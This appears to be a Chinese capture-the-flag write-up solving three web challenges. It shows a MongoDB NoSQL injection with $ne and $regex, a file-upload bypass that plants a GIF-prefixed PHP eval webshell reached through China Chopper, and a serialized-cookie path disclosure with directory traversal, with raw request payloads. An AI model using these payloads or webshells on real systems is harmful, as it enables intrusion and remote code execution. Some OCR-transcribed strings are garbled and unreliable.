

1、研究生的密码

研究生的秘密

当title等于4个标题的名字时，会正确显示数据。

当title等于4个标题名字外的字符串时会显示对应的字符串

明显的非关系型数据库。%dr报错



Mongodb数据库，findOne只查找一个文档。


传入title[\$ne]=1相当于传入了db.collections.findOne({"title":{\$ne:1}})

MongoDB 与 RDBMS Where 语句比较

如果你熟悉常规的 SQL 数据，通过下表可以更好的理解 MongoDB 的条件语句查询：

操作	格式	范例	RDBMS中的类似语句
等于	{<key>:<value>}	db.col.find({"by":"菜鸟教程"}).pretty()	where by = '菜鸟教程'
小于	{<key>:{lt:<value>}}	db.col.find({"likes":{\$lt:50}}).pretty()	where likes < 50
小于或等于	{<key>:{lte:<value>}}	db.col.find({"likes":{\$lte:50}}).pretty()	where likes <= 50
大于	{<key>:{gt:<value>}}	db.col.find({"likes":{\$gt:50}}).pretty()	where likes > 50
大于或等于	{<key>:{gte:<value>}}	db.col.find({"likes":{\$gte:50}}).pretty()	where likes >= 50
不等于	{<key>:{ne:<value>}}	db.col.find({"likes":{\$ne:50}}).pretty()	where likes != 50

也就是输出title不等于1的第一个文档




由于ne比较符搜索时按ascii顺序列结果，f跟M、R比排的比较靠前，也可能是flag这条记录就是第一条。

payload可以这样写

http://101.71.29.5:10002/?title[\$regex]=^f.*

2、ezupload

打开是文件上传的页面，思路应该是利用文件上传漏洞，上传小马连菜刀找flag。



先直接上传 php，提示不是图片文件。

把一句话木马修改后缀为 gif 然后上传，发现还是提示不是图片文件。猜测应该是判断文件内容来判断文件类型。


上传 gif 用bp 抓包：




修改包，让其根据内容判断为图片文件。注意修改的时候 添加的内容与头部信息 空一行。



可以看到文件上传成功，我们的目的是要服务器把我们上传的当作php文件解析，先直接修改为php



上传成功，但是对上传的文件进行了重命名，猜测机制应该是把文件名后的 ， 之后的改为gif 绕过：



发现成功将后缀名改为php，我们把php 加到前边来验证一下我们对改名机制的猜测：

```
Content-Disposition: form-data; name="file";
filename="3.php.gif"
Content-Type: image/gif

GIF89a
<?php eval($_POST[hucys]);?>
```

```
</body>
</html>
<pre>uploads/025fc5b33fb6e35a69f40461be668f3afae0e807
/3.gif.gif successfully uploaded!</pre>
```


```
Content-Disposition: form-data; name="file";
filename="3.123.php"
Content-Type: image/gif

GIF89a
<?php eval($_POST[hucys]);?>-----14500780521285
Content-Disposition: form-data; name="Upload"
```


```
</br>
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
<pre>uploads/025fc5b33fb6e35a69f40461be668f3afae0e807
/3.gif.php successfully uploaded!</pre>
```

猜测成立。。

接下来，我们菜刀连接：



看到flag，直接在菜刀里读不出，下载后读到flag。




小结：这是一道比较简单的文件上传的题目，属于常规套路，通过这道题可以简单总结一下文件上传题目的思路。


3、mynote

这道题目非常有意思，有三种解法，前两种都是非预期解，预期解涉及反序列化与条件竞争。从这道题学到很多姿势。。

第一种：


首先注册，并登陆，看看各个功能，发现有一个note功能和文件上传功能，note>xss?? 先上传文件看看文件的检验机制是啥，发现几种图片文件，只有jpg格式图片能够上传成功，上传一句话改为jpg 并抓包：





re go

发现上传成功:




图片上传成功了, 但是只有php文件能够解析, 简单测试, 先直接修改文件后缀:




上传成功了, 也就是说我们的一句话木马成功上传, 我们要做的就是知道文件路径, 然后菜刀, 怎么知道文件路径呢, 得到大佬的hint 错误的cookie 爆出绝对路径。。


接下来我们浏览我们上传的图片, 并且抓包:





可以看到我们上传的文件




看到cookie 比较特殊 解密一下:




发现是序列化我们上传的文件名, 我们说过要报错出绝对路径需要cookie 错误, 我们修改cookie 并 替换 go




发现爆出了一个路径, 我们用路径来访问我们上传的3.php 发现可以访问, 菜刀连接, 得到flag。






第二种：访问robots.txt


发现：



访问flag.php 发现假的flag



大佬的思路是能不能用那种序列化cookie的方式读取flag.php



发现报错, upload下不存在 应该序列化读文件的地址就是upload下, 而flag.php 在根目录下, 所以我们需要用../进行目录穿越, 判断为上两级目录:

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
NT: 1
Referer: http://101.71.29.5:10000/index.php/upload
Cookie:
Picture=YTo1OntpOjA7Zmxc0iI0IYlmpwZy17aToxO3MGNtOntMy5qcGc1O2k6Mjtz
cjU6IjEuanB1NjtpOjZmxc0iDoi14vL4vZmxhZy5wAaiO2k6NDtzOjU6IjEu
cGhw1t9 PHPSESSID=5ah1939v9h702ce2rgvam27uvi

```

The screenshot shows a web browser window with a yellow header bar containing a long alphanumeric string: PD9waHAKCIRmbGFnID0glmZsYWd7TjRtZV9zUGFjNF9Jc19JbnQzcjNzdDFuZ30iOwpY2hvlCJmbGFne1RoaxNfMVNfQV9GNGtIX2YxYUd9ljsK. Below the header is a large white area with a blue border. On the left side of this area is a circular button with a black arrow pointing left. To the right of the button, the text "<?php" is displayed. Below this text is a code block containing two lines of PHP code: \$flag = "flag{N4me_sPac4_ls_int3r3st1ng}"; and echo "flag(This_1S_A_F4ke_f1aG)";.

<https://virtual1.github.io/2018/07/08/%E5%AE%89%E6%81%92%E5%85%AD%E6%9C%88%E8%B5%9B-web/>

